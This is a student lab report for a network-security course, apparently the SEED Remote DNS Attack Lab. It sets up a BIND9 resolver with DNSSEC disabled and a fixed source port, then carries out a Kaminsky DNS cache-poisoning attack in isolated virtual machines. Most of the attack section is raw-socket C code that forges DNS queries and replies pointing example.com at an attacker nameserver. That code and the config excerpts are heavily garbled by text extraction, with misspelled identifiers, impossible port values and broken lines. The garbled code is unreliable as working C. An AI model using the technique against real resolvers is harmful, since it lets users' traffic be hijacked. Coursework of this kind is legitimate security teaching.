

# **COMPUTER NETWORK SECURITY LAB - UE18CS335**

# **Assignment - Remote DNS Attack Lab**

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#### **LAB SETUP**

DNS Server: 10.0.2.26 Victim: 10.0.2.27 Attacker: 10.0.2.28

Task 1: Configure the Local DNS Server

#### Step 1: Configure the BIND9 Server

BIND9 gets its configuration from a file called /etc/bind/named.conf. It includes many files and one of the included files is called /etc/bind/named.conf.options for setting the configuration options. We add a dump-file entry to store where to dump our cache content on using the `sudo rndc dumpdb -cache` command. Our cache is redirected to /var/cache/bind/dump.db

## **Step 2: Turnoff DNSSEC**

DNS security extension is the countermeasure to prevent DNS attacks. To perform the experiments we turn it off by commenting out the dnssec-validation entry, and adding a dnssec-enable entry.

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CNU nano 2.5.3 File: /etc/bind/named.conf.options

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Ontions {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/880013

// If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

// forwarders {
    // oo.0.0.0;
    //
    // you will need to update your keys. See https://www.isc.org/blnd-keys
    // // dnssec-validation auto;
    consec-validation auto;
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## **Step 3: Fix the Source Ports**

For the sake of simplicity, we assume that the source port number is a fixed number. We can set the source port for all DNS queries to 33333. This can be done by adding the following option to the file /etc/bind/named.conf.options.

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#### Step 4: Remove the example.com zone

DNS server will not host example.com domain so we remove its corresponding example.com zone from /etc/bind/named.conf.

```
GNU nano 2.5.3 File: /etc/bind/named.conf

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// This is the primary configuration file for the BIND DNS server named.
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the

Simple for the BIND configuration on the structure of BIND configuration files in Debian, "BEFORE* you customize // this configuration file.

// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

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
#### Step 5: Start DNS server


We restart the server to apply the changes we made to the DNS server configuration.

```
| Seed@Ankitha PES1491 | Server: -$sudo rndc dumpdb - cache | Seed@Ankitha PES1491 | Server: -$sudo service bind9 restart | Seed@Ankitha PES1491 | Server: -$sudo service bind9 restart | Seed@Ankitha PES1491 | Server: -$sudo service bind9 status | bind9. Service - BIND Domain Name Server | Loaded: Loaded: Loaded (/Lib/Systemd/system/bind9.service; enabled; vendor preset: enabled) | Drop-In: /run/systemd/generator/bind9.service.d | Service - Service bind9. Service | Service - Service bind9. Service | Service - Se
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
#### Task 2: Configure the Victim and Attacker Machine

On the Victim machine, we set the local DNS server IP to our DNS server (10.0.2.26) by editing the connection manually as well as changing the head file in resolv.conf.d.





On the Attacker as well, we set the local DNS server IP to our DNS server (10.0.2.26) by editing the connection manually as well as changing the head file in resolv.conf.d.



After configuring the user machine, used the dig command to get an IP address facebook.com. From the response, it is evident that the response is indeed from the server in case of both Attacker and Victim. And hence the setup is correct. The below screenshots prove the same:

Victim machine:

### Attacker machine:

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## The Kaminsky attack

For our experiment to be successful, we have to configure the server machines. On our local DNS Server we set up a default zone for ns.dnslabattacker.net at the bottom of the /etc/bind/named.conf.default-zones as shown below.

We will basically add the ns.dnslabattacker.net's IP address to the victim DNS configuration, so it need not go out asking for the IP address of this hostname from a non-existing domain. We create the db.attacker file we mentioned in default zones as shown below with the attacker machine IP as the domain name and the attacker machine currently will be sharing the same IP address.

```
GNU nano 2.5.3 File: /etc/bind/db.attacker

GNU nano 2.5.3 File: /
```

## Attacker machine:

We now configure the attacker machine server so that it answers the queries for the domain example.com once the attack is executed. We add a forward lookup zone file in the named.conf.local file on the attacker machine as shown below.

Now we set up the file /etc/bind/example.net.db as follows:


Once the configurations are done, we restart the local and Attacker servers to apply the changes. Now we perform the attack.

## Task 3.1.1. Spoofing DNS Requests

The first step of the kaminsky attack is to write code to spoof DNS requests from our Victim machine to the DNS server machine.

```
eed@Ankitha_PES1491_attacker:~$sudo gcc -lpcap dns_request.c -o req seed@Ankitha_PES1491_attacker:~$sudo ./req 10.0.2.27 10.0.2.26 ^C seed@Ankitha_PES1491_attacker:~$
```

We are successful in spoofing multiple dns requests for randomized domain names in the example.com zone as shown in the wireshark capture.




#### Task 3.1.2. Spoofing DNS Replies

The second step of the kaminsky attack is to write code to spoof DNS responses from the authoritative nameserver to the DNS server machine for our spoofed request so that we can poison the cache with entries for a malicious nameserver ("ns.dnslabattacker.net").

```
© © □ Terminal
seed@Ankitha_PES1491_attacker:~$gedit dns_response.c
seed@Ankitha_PES1491_attacker:~$sudo gcc -lpcap dns_response.c -o resp
seed@Ankitha_PES1491_attacker:~$sudo ./resp 10.0.2.27 10.0.2.26
```

We are successful in spoofing dns replies as shown in the below wireshark capture.



## Task 3.2. Kaminsky Attack

Putting the sniffing and spoofing codes together, we perform the Kaminsky attack. The code is programmed to send out DNS queries to the local DNS server by constructing a DNS request packet for the www.example.com domain and send it to the local DNS server (10.0.2.26 at port 53) from a random IP address and port. This DNS packet has a single query with no other sections and an ID of 0xAAAA. Then it waits for some time before spoofing responses from the legitimate example.com nameserver to our local victim DNS server continuously until the DNS cache is poisoned. The below code performs the same function.

```
voud response(char *request_url, char *src_addr, char *dest_addr)
{
    clat sd;
    char buffer[PCXT_LEN];
    // Our own headers' structures

struct (spheader *t) = (struct (spheader *) buffer;
    struct udpheader *tup (struct udpheader *) buffer;
    struct udpheader *up (struct udpheader *) (furfer *sizeof(struct (spheader));
    struct udpheader *dup = (struct dasheader *) (furfer *sizeof(struct (spheader));

    // data is the pointer points to the first byte of the dns payload
    char *data = (suffer * sizeof(struct (spheader) * sizeof(struct dasheader));

    // Construct DNS Packet
    // The Flag you need to set
    // All so the pointer points to the first byte of the dns payload
    char *data = shrons(fix_dB);
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// All so the count is the sizeof(struct dasheader) + sizeof(struct dashea
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strcpy(ansaddr, "\1\1\1\1");
int addrlen = strlen(ansaddr);
               //Authorization section
char 'ns = (buffer + sizeof(struct ipheader) + sizeof(struct dnsheader) + sizeof(struct databad) + length + sizeof(struct ansEnd) + anslength + addrlen);
strcpy(ns, '\reacmple')zoo');
tat nslength + sirtlen(ns) + 1;
              struct instead "nsend = (struct ansEnd *)(ns + nslength);

nsend-stype = htons(2);

nsend-sttll = htons(0);

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nsend-sttld = htons(0x00);

nsend-std = htons(22);
               char *nsname = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) +
sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength + addrlen + sizeof(struct ansEnd) + nslength);
               strcpy(nsname, "\2ns\16dnslabattacker\3net");
int nsnamelen = strlen(nsname) + 1;
             //Additional section

char *ar = (buffer * streof(struct tyheader) + streof(struct dusheader) + streof(struct dasheader) + streof
               strcpy(araddr, "\1\1\1");
int araddrlen = strlen(araddr);
              //End Of DNS packet
              struct sockaddr_in sin;
int one = 1;
const int *val = &one;
               // Create a raw socket with UDP protocol
            sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
tf(sd < 0 )
          tf(sd 0 )
printf("socket error\n");
sin.sin.family = AF_INET;
sin.sin.port = htons(33333); //server port
sin.sin_addr.s_addr = inet_addr(dest_addr); //server address
               //Construct IP packet
             ()->tph_thl = 5;
tp>-tph_tr = 4;
tp--tph_tr = 
             lp--lph_len = htons(packetlength);
tp--lph_ldent = htons(rand()); // we give a random number for the identifications
tp--lph_ltl = 130; // hose
lgo-lph_ltl = 130; // hose
lpo--lph_ltl = 130; // hose
lpo--lph_sourcetp = tnet_addr("199_43.135.53");
tp--lph_ldentip = inst_addr("199_43.135.53");
               // Construct UDP packet
              udp->udph_srcport = htons(53);
udp->udph_destport = htons(533333);
udp->udph_ten = htons(stass3333);
udp->udph_ten = htons(staseof(struct udpheader) + sizeof(struct dnsheader) + length + sizeof(struct dataEnd)
+ anslength + sizeof(struct ansEnd) + nslength + sizeof(struct ansEnd) + addrlen + nsnamelen + arlength
+ sizeof(struct ansEnd) + araddrenp; // udph_header_size+ udp_payload_size
              // Calculate the checksum for integrity
             ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));
udp->udph_chksum = check_udp_sum(buffer, packetLength - sizeof(struct ipheader));
               // Inform the kernel do not fill up the packet structure. we will build our own...
if(setsockopt(sd, IPPROTO_IP, IP_HORIMCL, val, streof(one)) < 0 )
                           printf("error\n");
exit(-1);
                           dns->query_id = trans_id + count;
udp->udph_chksun = check_udp_sum(buffer, packetLength - sizeof(struct lpheader));
// recalculate the checksun for the UDP packet
                           // send the packet out. If (sendto(sd, buffer, packettength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) printf("packet send error %d which means %s\n", errno, strerror(errno)); count+;
            }
close(sd);
int main(int argc, char *argv[])
             tf(argc != 3)
                             printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first to last:src_IP dest_IP \n");
ext(-:);
             }
int sd;
char buffer[PCKT_LEN];
menset(buffer, 0, PCKT_LEN);
struct ipheader *tp = (struct ipheader *) buffer;
struct upheader *up = (struct upheader *) (buffer + sixeof(struct ipheader));
struct dnsheader *dns = (struct dnsheader *) (buffer + sixeof(struct ipheader));
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             // data is the pointer points to the first byte of the dns payload char *data = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader));
             /******Construct DNS Packet******
              dns->flags = htons(fLAG_Q);
dns->QDCDUNT = htons(1);
dns--qDCDUNT = htons(1);
dns--query_td = rand(); // transaction ID for the query packet, use random #
strcpy(data, "\backgream \cdots dec'/recample()son");
tnt length = strlen(data) +;
             struct dataEnd *end = (struct dataEnd *)(data + length);
end->type = htons(1);
end->class = htons(1);
             /****** End of DNS Packet *******/
             // Source and destination addresses: IP and port
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### Source and destination addresses: IP and port

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
const list "vol. slones;

// Creste a raw socket with NUDP protocol

**d = socket(P_INIT, 500C_RAM, IPPROTO_UPD);

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In our wireshark output we can clearly observe the spoofed request and response DNS packets.



On dumping the cache to the dump file, we can see that a record for ns.dnslabattacker.net has been added and hence cache has been poisoned.



#### Task 3.3. Result Verification

From the cache screenshot above, we can note that our attack was successful. We can also confirm this by performing a dig to www.example.com and we can see that the reply contains IP 1.1.1.1 which is what we set up and spoofed. The authority and additional sections also has the address of the Attacker server ns.dnslabattacker.net which implies that the local DNS server's cache has been poisoned by our attack and all subsequent requests to the example.com domain are being forwarded to the malicious ns.dnslabattacker.net nameserver with our attacker set IP 10.0.2.28